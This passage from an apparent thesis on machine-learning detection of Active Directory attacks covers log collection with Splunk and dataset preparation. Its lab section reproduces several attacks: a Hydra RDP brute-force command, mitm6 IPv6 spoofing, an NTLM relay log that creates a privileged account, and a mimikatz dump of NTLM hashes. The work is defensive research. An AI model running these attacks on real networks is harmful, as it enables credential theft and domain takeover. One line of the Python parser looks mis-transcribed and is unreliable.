Access Control in ISO/IEC 27001 is addressed in Annex A of ISO/IEC 27001, specifically under the control domain **A.9 Access Control**. This domain outlines several controls designed to manage access to information and information processing facilities.

A.9.1 Business Requirements of Access Control

A.9.1.1 Access Control Policy: An access control policy should be established, documented, and reviewed based on business and information security requirements.

A.9.2 User Access Management

- **A.9.2.1 User Registration and De-registration:** Formal procedures should be in place for registering and de-registering users to grant or revoke access to information systems and services.
- **A.9.2.3 Management of Privileged Access Rights:** The allocation and use of privileged access rights should be restricted and controlled.
- **A.9.2.4 Management of Secret Authentication Information of Users:** The allocation of secret authentication information should be controlled through a formal management process.
- **A.9.2.5 Review of User Access Rights:** User access rights should be reviewed at regular intervals.
- **A.9.2.6 Removal or Adjustment of Access Rights:** The access rights of users who change roles or leave the organization should be promptly removed or adjusted.

A.9.3 User Responsibilities

A.9.3.1 Use of Secret Authentication Information: Users should be required to follow best practices in the use of secret authentication information (e.g., passwords).

A.9.4 System and Application Access Control

- **A.9.4.1 Information Access Restriction:** Access to information and application system functions should be restricted in accordance to the access control policy.
- **A.9.4.2 Secure Log-on Procedures:** Where required by the access control policy, access to systems and applications should be controlled by a secure log-on procedure.
- **A.9.4.3 Password Management System:** Password management systems should be interactive and ensure quality passwords.
- **A.9.4.4 Use of Privileged Utility Programs:** The use of utility programs that might be capable of overriding system and application controls should be restricted and tightly controlled.
- **A.9.4.5 Access Control to Program Source Code:** Access to program source code should be restricted.

These controls ensure that access to information and information systems is appropriately restricted and managed, protecting against unauthorized access and potential security breaches.

The implementation of these controls is designed to be flexible, allowing organizations to tailor them to their specific needs and context, also they can effectively manage access to their information assets, thereby enhancing their overall security posture.

Chapter 3

Proposal and Methodology

The purpose of the project is to improve the detection accuracy of attacks on AD by using ML algorithms.

Security is integrated with AD through logon authentication and access control to objects in the directory. With a single network logon, administrators can manage directory data and organization throughout their network, and authorized network users can access resources anywhere on the network. Policy-based administration eases the management of even the most complex network. By adding ML algorithms, the system could count fewer false-positives and false-negatives, with mechanisms capable of detecting more attacks.

The methodology of the project is based on data analysis, which involves collecting data from the AD, creating a dataset, applying ML algorithms to detect anomalous behavior that could be evidence of a cyberattack.

3.1 Forms of data collection in Active Directory

This section outlines the various techniques employed for data gathering in AD. The initial method, utilizing Event Viewer, a default Microsoft tool, serves as the primary option for reviewing logs. Another method implemented is Splunk, which acts as a platform for collecting and searching data.

3.1.1 Event Viewer

The Event Viewer is a built-in Microsoft Windows application that allows users to view and analyze event logs on a local or remote machine. It is particularly useful for diagnosing system issues, monitoring system events, and troubleshooting problems.

The Event Viewer organizes events into different logs, including Application, Security, Setup, System, and Forwarded Events. Each log contains events related to specific aspects of the systems operation.

Events are categorized based on their severity level like Information, Warning, Error, Critical, and Verbose. This categorization helps users quickly identify critical issues. Each event entry includes details such as the event ID, source, level, time generated, and description. This information provides context for understanding the event and its impact on the system. Each user can filter events based on various criteria such as event source, event ID, keywords, date, and severity level. This allows users to narrow down the list of events and focus on specific issues.

Event Viewer allows users to create custom views to filter and display events based on specific criteria. Custom views can help streamline the troubleshooting process by focusing on relevant events.

Windows Server 2019 supports event subscriptions, allowing administrators to collect and forward events from multiple computers to a central server for analysis and monitoring. It is possible to create tasks in Task Scheduler to trigger actions based on specific events recorded in the Event Viewer. This feature enables automated responses to system events, such as sending email notifications or running scripts.

Event Viewer can connect to remote computers to view event logs and perform troubleshooting tasks remotely. This is particularly useful for managing and monitoring multiple systems from a centralized location.

Overall, Event Viewer is a powerful tool for system administrators and power users to monitor system health, diagnose problems, and maintain the stability and performance of Windows-based systems.

3.1.2 Splunk

Splunk is a big data platform that simplifies the task of collecting and managing massive volumes of machine-generated data and searching for information within it. The technology is used for business and web analytics, application management, compliance, and security.

Splunk is a software that indexes and searches for log files within a system and analyzes data for operational intelligence. The software is responsible for the captures and indexes of the real-time data, from which it creates alerts, dashboards, graphs and reports. This can be used to examine, monitor, and search for machine-generated big data through a browser-like interface. It makes searching for a particular piece of data quick and easy, and more importantly, does not require a database to store data as it uses indexes for storage [9].

Here are some advantages:

- Analytical reports through interactive charts and graphs;
- Highly scalable and easy for organizations to implement;
- Find useful information within organizations' data;
- It saves searches and tags that it recognizes as important information;
- Its dashboard offers an enhanced graphical user interface and real-time visibility;
- Instant results ensure users spend less time troubleshooting and resolving issues;
- Improved performance by troubleshooting conditions and monitors business metrics;
- It enables organizations to build artificial intelligence into their data strategies and gain operational intelligence;
- It can gather any form of data, including CSV, JSON, and log formats;
- Organizations can create a central repository that allows them to search Splunk data from multiple sources and extract data through functionalities.

Here are some disadvantages:

- Can become expensive when managing large volumes of data;
- Optimising searches to improve speed can be tricky and impractical;
- Open-source tools are constantly aiming to replace Splunk.

As previously mentioned, this platform was utilized in this project for gathering data and logs. Splunk primary function was to filter and better comprehend all the logs shown in the Event Viewer. Subsequently, all these events can be downloaded into a .csv file.

The version employed was Splunk Enterprise, which was installed directly on the Domain Controller (DC) to operate on the Administrator Command Line.

Splunk Enterprise comes with a built-in web page, accessible via its IP address. Through this web page, it is possible to reach its interface and configure it to read and display all the logs in the DC.

The 'New Search' field allows to filter logs with different characteristics and to search them according to the attacks. The most important data information from these logs is the 'Event Code' and the 'Computer' information as illustrated in Figure 3.1.

Time		Event
1/17/23 11:16:17.000 AM		Attributes:
20230117111617.000000 Category=13824 CategoryString=User Account Management EventCode=4720 EventIdentifier=4720 EventType=4 LogFile=Security RecordNumber=28717 SourceName=Microsoft-Windows-Security-Auditing TimeGenerated=20230117111617.530583-000 TimeWritten=20230117111617.530583-000 Type=Audit Success User=NULL ComputerName=DB-MASTER OriginalComputerName=DB-MASTER.adm.local wmi_type=WinEventLog:Security Message=A user account was created.		SAM Account Name: bgzxAmHLCR
Subject:		Display Name: bgzxAmHLCR
Security ID: S-1-5-21-2212130915-585179515-2054695891-1103		User Principal Name: -
Account Name: Admin,ADM		Home Directory: -
Account Domain: ADM		Home Drive: -
Logon ID: 0x21886F		Script Path: -
New Account:		Profile Path: -
Security ID: S-1-5-21-2212130915-585179515-2054695891-1110		User Workstations: -
Account Name: bgzxAmHLCR		Password Last Set: 17/01/2023 11:16:17
Account Domain: ADM		Account Expires: <never>
Attributes:		Primary Group ID: 513
		Allowed To Delegate To: -
		Old UAC Value: 0x0
		New UAC Value: 0x10
		User Account Control:
		'Normal Account' - Enabled
		User Parameters: -
		SID History: -
		Logon Hours: <value not set>
		Additional Information:

Figure 3.1: Splunk Logs

The information achieved with Splunk will be used to simulate the attacks and for the

dataset creation.

This information is extracted as 'xml' files and with a program made in Python, 'xml_parser' can be transformed to 'excel' files for better analysis. This code is illustrated in Figure 3.2 and the purpose of this program is to turn 'xml' files into 'excel' files, according to a certain format. Each of these downloaded files can contain one or more logs, but they all contain the same number of fields, which later correspond to the different columns in the 'excel' file.

```
xml_parser.py X
C:\Users\bruno.sousa> OneDrive - BONTAZ > Ambiente de Trabalho > Final > xml_parser.py > {} ET
1 import xml.etree.ElementTree as ET
2 import pandas as pd
3
4 path = 'US_real.xml'
5
6 def get_root(path):
7
8     tree = ET.parse(path)
9     root = tree.getroot()
10    return root
11
12 def get_columns(root):
13    columns = []
14
15    for result in root.findall("./meta/fieldOrder/field"):
16        columns.append(result.text)
17    return columns
18
19 def get_rows(root):
20    rows = []
21
22    for result in root:
23        row = result.attrib.get('offset')
24        if row != None:
25            rows.append(result.attrib.get('offset'))
26    return rows
27
28 def get_data(root,rows,columns):
29    value = ""
30    data = [[] for i in range(len(rows))]
31
32    for row in rows:
33        for col_idx in range(len(columns)):
34            result = root.findall(f"./result[@offset='{row}']/field[@k='{columns[col_idx]}']/value/text")
35            for i in range(len(result)):
36                value = (f"{value}");(result[i].text)
37            data[int(row)].append(value[1:])
38            value=""
39    return data
40
41 def to_excel(data,columns_name):
42
43    df = pd.DataFrame(data,columns=columns_name)
44    writer = pd.ExcelWriter('output.xlsx')
45    df.to_excel(writer,index=False)
46    writer.save()
47
48 def main():
49    root = get_root(path)
50    columns = get_columns(root)
51    rows = get_rows(root)
52    data = get_data(root,rows,columns)
53
54    to_excel (data,columns)
55
56 if __name__ == "__main__":
57    main()
```

Figure 3.2: Xml_parser

3.1.3 ArcSight

ArcSight is an Enterprise Security Manager (ESM) platform. It is a tool built and applied to manage its security policy. It efficiently identifies, examines, and mitigates cyber threats. The ESM platform has products for event collection, real-time event management,

log management, automatic response, and compliance management [21].

ArcSight SmartConnector allows for the collection of logs from all member machines directly from the AD source. The installation of ArcSight SmartConnector is done only on the AD server. During the setup, the Domain Controller's name and credentials must be provided. If these details are correct, a new window will display a list of all the member machines under that Domain Controller. Users can then select the specific Windows machines from which they wish to gather application logs. These ArcSight SmartConnectors collect event data from network devices and standardize it into a schema. Data filtering through connections helps save on network bandwidth and storage space. SmartConnectors enhance efficiency by consolidating events and minimizing the number of occurrences of the same type. Events are organized in an easy-to-read format, facilitating the creation of filters, rules, and reports. Based on this research, the decision was made to implement and use Splunk 3.1.2, as it is superior to other software due to its numerous advantages mentioned above, making it more interactive for users. Another benefit is the ability to download filtered information and save it in your history.

3.2 Preparing data for Machine Learning

For the dataset preparation, we started by looking for available datasets in common repositories (e.g. Kaggle, ...). Due to the nonexistence of available datasets, a new one was created from scratch. Using the experience obtained from the log analysis, using Splunk. Splunk allowed us to understand the AD logging structure and determine the main fields that make up the log. Based on that, a dataset generation tool was created. It allows specifying the number of users in the organization and the labor hours of it and produces a dataset containing the number of successful logins, the number of unsuccessful logins, and the number of unauthorized logins grouped by time intervals that can be defined by the data analyst. In our case, a five-minute time interval was defined.

This section highlights the significance of data preparation for ML and outlines the methods for gathering, cleaning, and transforming data. The stages involved in preparing data for ML are 'Data collection', 'Data cleaning', 'Data transformation', and 'Data splitting' [23].

3.2.1 Data collection

Before ML can be implemented, data must first be collected. In the data collection phase, relevant data is gathered to train and fine-tune the prospective ML model.

The three most known data types are structured data, unstructured data, and semi-structured data.

The structured data is organized in a specific way, like a table or spreadsheet format. The examples of structured data span information collected from databases or transactional systems.

Unstructured data includes images, videos, audio recordings, and other information that does not follow conventional data models.

Semi-structured data do not follow the format of a tabular data model and is not completely disorganized, as they contain some structural elements, normally including data in different formats.

The quality of the collected data is crucial and the use of inaccurate or biased data can affect ML output, which can have significant consequences. There are some techniques that allow data to be corrected for errors. These techniques can be related to collecting data from internal or external sources, web scrapings, and surveys.

The difference between internal and external data is the source of its collection, for example, the internal source can be the logs from AD domain controller and the external source can be a ML repository.

Web scrapings relate to extracting data from websites using automated tools. This approach may be useful for collecting data from sources that are not accessible through other means, such as product reviews, news articles, and social media.

Conducting surveys is an approach that can be used to collect specific data points from a specific target audience. It is especially useful for collecting information on user preferences or behavior [23].

3.2.2 Data cleaning

Cleaning data involves finding and correcting errors, inconsistencies, and missing values.

Missing values is a common issue in ML. It can be handled by imputation by filling in missing values, interpolation deriving missing values, and deletion by removing the columns or rows without values.

Handling outliers that occur due to measurement errors, data entry errors, or simply because they represent unusual or extreme observations.

Removing duplicates by dropping or merging. However, in unbalanced datasets, duplicates can, in fact, be welcomed to achieve a normal distribution.

Irrelevant data refers to the data that are not useful or applicable to solving the problem. Handling irrelevant data can help reduce noise and improve prediction accuracy.

Data preparation for ML must also include handling incorrect and erroneous data. Common techniques for dealing with such data include data transformation or removing incorrect data points altogether.

Imbalanced data can result in a biased model that prioritizes the majority class while ignoring the minority class.

These activities help to ensure that the training data are accurate, complete, and consistent [23].

3.2.3 Data transformation

During the data transformation stage, raw data is converted into a format suitable for ML algorithms ensuring higher algorithmic performance and accuracy.

Scaling is the first technique because without scaling, it is challenging to balance the importance of certain features. The algorithm might give too much importance to the feature with larger values and not enough to the feature with seemingly smaller values. Scaling helps solve this problem by transforming all data points in a way that makes them fit a specified range.

Another technique used in data preparation for ML is normalization. It is similar to scaling. However, while scaling changes the range of a dataset, normalization changes its distribution.

Because ML algorithms typically work with numerical data, categorical data must be encoded to be used as input. So, encoding stands for converting categorical data into a numerical format.

Discretization is an approach to the preparation of data for ML that allows transforming continuous variables, such as time, temperature, or weight, into discrete ones.

Dimensional reduction means limiting the number of features or variables in a dataset and only preserving the information relevant to solving the problem.

Another way of preparing data for ML, log transformation, refers to applying a logarithmic function to the values of a variable in a dataset. It is often used when the training data is highly skewed or has a large range of values.

It is usually an iterative process that requires testing and evaluating different techniques and feature combinations to find the best approach to solving a problem [23].

3.2.4 Data splitting

The next step in the process of preparing the data for ML involves dividing all gathered data into subsets, the process known as data splitting. Typically, the data is broken down into a training, validation, and testing dataset.

A training dataset is used to teach a ML model to recognize patterns and relationships between input and target variables.

A validation dataset is a subset of data that is used to evaluate the performance of the model during training. It helps fine-tune the model by adjusting hyperparameters. The validation dataset also helps prevent overfitting to the training data.

A testing dataset is a subset of data that is used to evaluate the performance of the trained model. Its goal is to assess the accuracy of the model on new, unseen data. The testing dataset is only used once after the model has been trained and fine-tuned on the training and validation datasets.

By splitting the data, we can assess how well a ML model performs on data it has not seen before. With no splitting, chances are that the model would perform poorly on new data [23].

Chapter 4

Dataset

This chapter is structured and divided into two sections that contribute to the formation of the dataset. Firstly, the preparatory study 4.1 involves the selection of certain specific attacks. The aim is to identify unique characteristics or assets that will later distinguish between real instances and anomalies. The latter section delves into the Dataset structure 4.2, explaining the core structure of the Dataset, along with detailing the codification of the 'Dataset Generator' and concluding with the injection of anomalies.

4.1 Preparatory study

Before defining the dataset, an initial study was carried out to understand the methods of typical attacks on AD and to identify possible attack indicators that can be gleaned from the log files. Two main attacks were reproduced: 1) IPv6 Attack and 2) Brute force. These attacks are described in the next subsections, after introducing the tools used for the respective attacks.

4.1.1 Kali Linux

Kali Linux is an open-source, Debian-based Linux distribution for advanced Penetration Testing and Security Auditing. It does this by providing common tools, configurations, and automation that allow the user to focus on the task that needs to be completed, not the surrounding activity[13].

Kali Linux contains industry-specific modifications as well as several hundred tools

targeted toward various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management, and Red Team Testing.

It is developed and maintained by Offensive Security, and to keep it secure, only the packages signed off by the development team are officially approved. This is in part the reason the average Linux user might prefer Ubuntu, Linux Mint.

At first glance, Kali Linux resembles the Windows environment in many ways. The taskbar (at the top) with pinned icons for Firefox, Terminal, and a file manager. It has the Applications button at the far left of the taskbar to view all the installed applications, similar to the (older) Windows button.

Kali Linux ships with almost 600 security analysis and testing tools like Nmap (port scanner), John the Ripper (password cracker), and the Metasploit framework (penetration testing framework). Due to the elaborate suite of cybersecurity tools supplied, Kali Linux is quite popular among regular and ethical hackers.

Installing additional applications or “packages” in Kali can be done by first updating the OS using the Terminal and then running the respective command to install the package [5].

Some Kali Linux Features:

- More than 600 penetration testing tools included;
- Open source Git tree;
- Filesystem Hierarchy Standard compliant;
- Wide-ranging wireless device support;
- Custom kernel, patched for injection;
- GPG signed packages and repositories;
- Multi-language support;
- Completely customizable;
- ARMEL and ARMHF support.

Hydra

Hydra is a parallelized login cracker that supports numerous protocols to attack. This tool allows researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely. Hydra supports multiple protocols such as Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP [14].

The Hydra interface is straightforward and user-friendly, requiring only the username (-l), password (-p), and the remote target to set up an attack.

In this test scenario, the point is to attack the domain control and check how many logs per minute it can handle. The hydra command correct to this attack should be:

```
# hydra -S -v -V -l test -P password_list.txt -t 64 -f -F 192.168.1.50 rdp
```

Ultimately, it can be concluded that the hydra tool is restricted to transmitting about 196 entries each minute.

4.1.2 Parrot security

Parrot Security is a free and open source GNU/Linux OS for security experts, developers and privacy-aware people. It includes a full portable arsenal for IT security and digital forensics operations and everything to develop your programs or protect privacy while surfing the net [19].

The system has its own applications repository including all the packages supported by Debian, plus many other applications and tools Debian cannot provide yet. Additionally, Parrot supports Snap, a package distribution system that provides easy access to many other programs that GNU/Linux distributions do not always ship in their software archives.

Parrot was designed to be an environment for security experts and researchers. It includes many programs for daily use which pentesting distributions usually exclude. This choice was taken to make Parrot a good system for performing security tests, but also a good environment for writing reports, building tools, and communicating seamlessly with teammates, without the need for additional computers, operating systems, or configuration [19].

4.1.3 IPv6 Attack from Kali Linux

Organizations still use IPv4 addressing schemes on their internal networks. This means there are clients, servers, switches, routers, and firewalls all using IPv4 to communicate. The change to IPv6 requires time and effort on the part of companies, and perhaps that is why we still do not see many corporate networks operating using this protocol. What many do not know is that IPv6 is active by default and this can represent a risk. A penetration tester who has the necessary tools and the expertise necessary can take advantage of exploit the automatic IPv6 configurations throughout the entire Windows AD domain potentially compromising the entire domain [25].

For this attack to work the first steps are to, install mitm6 (Man-in-the-Midle - MitM) in the Kali machine that will perform the attack. This installation requires the python3 library and a GitHub repository. To recreate the attack scenario, the Lightweight Directory Access Protocol Secure (LDAPS) on the Domain Controller must also be enabled. By doing this, all of the query messages go throw the network not encrypted using port 389.

Initiating the attack, it is only necessary to use the mitm6 tool. It will perform the MitM attack over the IPv6 network. An example of using the tool can be seen in Figure 4.1.

```
root@kali:~/home/bsousa/mitm6/mitm6# python3 mitm6.py -i eth0 -d adm.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:9d:7c:39]
IPv4 address: 192.168.1.83
IPv6 address: fe80::a00:27ff:fe9d:7c39
DNS local search domain: adm.local
DNS allowlist: adm.local
IPv6 address fe80::6153:1 is now assigned to mac=2c:f0:5d:2d:b9:fd host=DESKTOP-SBN4A6Q. ipv4=
IPv6 address fe80::6153:2 is now assigned to mac=08:00:27:a2:23:58 host=DB-MASTER.adm.local. ipv4=
Sent spoofed reply for wpad.adm.local. to fe80::6153:1
Sent spoofed reply for wpad.adm.local. to fe80::6153:1
Sent spoofed reply for wpad.adm.local. to fe80::6153:1
Sent spoofed reply for wpad.adm.local. to fe80::6153:1
```

Figure 4.1: launching the mitm6 attack

After launching the mitm6 tool, the **Impacket** tool should be used to perform NTLM relay attacks on the DC. It creates a false Web Proxy Auto-Discovery Protocol (WPAD)

and tricks the DC into providing confidential information about all the users, groups, and objects within AD.

Then, for taking over the domain both mitm6 and Impacket should continue running on the network. As result a domain network administrator account to log in to a Windows client computer is achieved. This process is illustrated in Figure 4.2.

```

*) Servers started, waiting for connections
*) HTTPD(80): Client requested path: /wpad.dat
*) HTTPD(80): Client requested path: http://tile-service.weather.microsoft.com/pt-pt/livetile/preinstall?region-pt6appid-c98ea5b0842dbb9405bbf071e1da76512d21fe366form-threshold
*) HTTPD(80): Client requested path: http://tile-service.weather.microsoft.com/pt-pt/livetile/preinstall?region-pt6appid-c98ea5b0842dbb9405bbf071e1da76512d21fe366form-threshold
*) HTTPD(80): Connection from fe80::5239:2 controlled, attacking target ldaps://192.168.1.50
*) HTTPD(80): Client requested path: http://tile-service.weather.microsoft.com/pt-pt/livetile/preinstall?region-pt6appid-c98ea5b0842dbb9405bbf071e1da76512d21fe366form-threshold
*) HTTPD(80): Authenticating against ldaps://192.168.1.50 as ADM/ADMIN.ADM SUCCEED
*) Enumerating relayed user's privileges. This may take a while on large domains
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) User privileges found: Create user
*) User privileges found: Adding user to a privileged group (Enterprise Admins)
*) User privileges found: Modifying domain ACL
*) Attempting to create user in: CN=Users,DC=adm,DC=local
*) Adding new user with username: bgzxAmHLCR and password: #)2I{0c@w3Yjg-b result: OK
*) Querying domain security descriptor
*) Success! User bgzxAmHLCR now has Replication-Get-Changes-All privileges on the domain
*) Try using DCSync with secretdump.py and this user :)
*) Saved restore state to acipwn-20230117-061537.restore
*) New user already added. Refusing to add another
*) Unable to escalate without a valid user, aborting.
*) Dumping domain info for first time
*) Domain info dumped into lootdir!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Client requested path: http://tile-service.weather.microsoft.com/pt-pt/livetile/preinstall?region-pt6appid-c98ea5b0842dbb9405bbf071e1da76512d21fe366form-threshold
*) HTTPD(80): Client requested path: http://tile-service.weather.microsoft.com/pt-pt/livetile/preinstall?region-pt6appid-c98ea5b0842dbb9405bbf071e1da76512d21fe366form-threshold
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Connection from fe80::5239:2 controlled, but there are no more targets left!
*) HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
*) HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
*) HTTPD(80): Client requested path: http://www.msftconnecttest.com/connecttest.txt
*) HTTPD(80): Connection from ::ffff:192.168.1.51 controlled, but there are no more targets left!
*) HTTPD(80): Connection from ::ffff:192.168.1.51 controlled, but there are no more targets left!

```

Figure 4.2: Taking over the Domain

From Figure 4.2 is possible to see that the domain administrator user, known as ADMIN.ADM, has successfully logged in to the domain.

Subsequently, Impacket will leverage these credentials to reach the domain controller and automatically generate a new domain user account. This account can be utilized to access any device within the local AD domain.

As illustrated in Figure 4.3 all the users belonging to the domain controller which have the Administrator of the network “Admin.ADM” and the normal user “Bruno.Sousa” are listed. It also included the user for SQL server, for Splunk server, and the two users created by the Impacket tool.

To conclude, with an important note, as soon as the client has IPv6 enabled, it is created an IPv6 Link-Local automatically, by the host. With this, each device is auto-assigned an IPv6 Link-Local address with the need of a DHCPv6 Server, which makes it easy to abuse and get control over the AD and the Domain. To prevent this type of attack the IPv6 Link-Local, if not in need, should be disabled.

```

mimikatz # lsadump::lsa /patch
Domain : ADM / S-1-5-21-2212130915-585179515-2054695891

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 3c4e425169cb803f24ad322c2d5b2f52

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 75777f1e54db0a4b06133b33d4a73432

RID : 0000044f (1103)
User : Admin.ADM
LM :
NTLM : 3c4e425169cb803f24ad322c2d5b2f52

RID : 00000450 (1104)
User : Bruno.Sousa
LM :
NTLM : 3c4e425169cb803f24ad322c2d5b2f52

RID : 00000454 (1108)
User : mssql_svc
LM :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71

RID : 00000455 (1109)
User : vn.splunk
LM :
NTLM : 3c4e425169cb803f24ad322c2d5b2f52

RID : 00000456 (1110)
User : bgzxAmHLCR
LM :
NTLM : af0e763811d801fc816b97bb9fdfa4ff

RID : 00000457 (1111)
User : GtxPNqQadz
LM :
NTLM : 42eda24a6f2a8d1820e3ecafb9acd3e4

RID : 000003e8 (1000)
User : DB-MASTER$
LM :
NTLM : 769daa795e55f62cf9a53b45b4a4d728

RID : 00000452 (1106)
User : PCTEST1_BS$
LM :
NTLM : c741daf52842139b4d6ddba2ae771c1f
mimikatz #

```

Figure 4.3: Users of the Domain

This attack was initially explored to observe the evidence of the attack using the event viewer. After a deep analysis and different combinations of the attack, it was observed that it does not provide insights to be detected as an abnormal behavior. In practice the system registers the new user as id it is created by an administrator making it difficult to create any automated process to mitigate the problem. The best approach is definitely to protect the system by disabling services (hardening) that are not necessary.

With this, a different attack is used for the purpose of the project.

4.1.4 RDC Login Attempts: Brute Force

Remote Desktop Connection (RDC) is a part of the Microsoft operating system that allows users to connect from one Desktop to another. With this available in Windows, users can connect to any computer terminal that is also running the Windows Operating

System. So long as the Desktop is either connected to the same local area network or the internet, the connection can be established. When RDC is running what you see on the screen is exactly the same as what you would see on the actual Desktop you are accessing.

In order to preserve security, various measures can be put in place by network engineers to prevent unwanted access. This might typically include requiring users to enter a password before they have access to the files and systems held on a remotely accessed Desktop [4].

This attack is more in line with the purpose of the project. Brute force attacks are typically directed to authentication systems and create different patterns of behavior, allowing to define a behavioral analysis to detect potential attacks in progress.


Three scenarios can be explored in the context of this attack:

- Successful Login;
- Unauthorized Login;
- Unsuccessful Login.


Firstly, to get access to all of the logs provided by these actions, it is needed to activate different Policies, from the Local Security Policy manager, in the Domain Controller. These policies are illustrated in Figure 4.4.

These policies focus on the Kerberos ticket service, as a ticket to a Key Distribution Center (KDC) is requested when initiating a Kerberos-based transaction. This KDC accesses a database to authenticate the identity and returns a ticket that grants permission to access the other machine. The request happens as part of the `rlogin` command because only an authenticated client can get a ticket for a specific service. The Kerberos system revolves around the concept of a ticket. A ticket is a set of electronic information that identifies a user or a service such as the NFS service [18].


After activating the policies, the Splunk platform was used to filtrate the logs according to the scenarios defined. Table 4.1 presents the different event codes that are related with the user authentication in the domain controller. With this table, it is possible to verify that Type 1 corresponds to a Successful Login and in the Dataset creation is identified as 't1_1', Type 2 to an Unauthorized Login and is represented as 't1_2' in the Dataset and Type 3 to Unsuccessful Login, represented as 't1_3'.



(a) Account Logon



(b) Account Management



(c) Logon/Logoff

Figure 4.4: Policies

The following section 4.2 presents tests conducted to gather metrics for log types (1 & 2 & 3) at five-minute intervals.

	Category	Event Code
Type 1	Kerberos Authentication Service	4768
Type 1	Kerberos Service Ticket Operations	4769
Type 1	Kerberos Service Ticket Operations	4769
Type 1	Kerberos Authentication Service	4768
Type 1	Kerberos Service Ticket Operations	4769
Type 1	Kerberos Service Ticket Operations	4769
Type 1	Credential Validation	4776
Type 1	Credential Validation	4776
Type 2	Credential Validation	4776
Type 2	Other Logon/Logoff Events	4825
Type 2	Credential Validation	4776
Type 2	Other Logon/Logoff Events	4825
Type 3	Credential Validation	4776
Type 3	Credential Validation	4776

Table 4.1: Event code per category

4.2 Dataset structure

This section shows the process of creating the dataset using all the points and categories taken from the previous section, including the metrics to calculate the number of logs per type, every 5 minutes.

4.2.1 Dataset requirement

To get an initial idea of how data collection would be carried out, using a dataset, we have to simulate the common operation of a medium-small company during the year 2022.

The annual dataset includes counts for months, weeks, hours, seconds, days of the week, and 5-minute slots from 0 to 11 (Slot 0 corresponds to HH:00:00 to HH:04:59; Slot 1 corresponds to HH:05:00 to HH:09:59).

Each line of information will show all three different types of authentication on the domain controller and their respective time for the event.

The next steps involve creating a dataset using a Python-based program.

4.2.2 Dataset generator

According to this simulated environment, the number of logs per slot is defined in the .xlsx file called 'resultado.xlsx'. This file holds data from a single week that simulates the company environment, with this weeks data being duplicated across all weeks of the year.

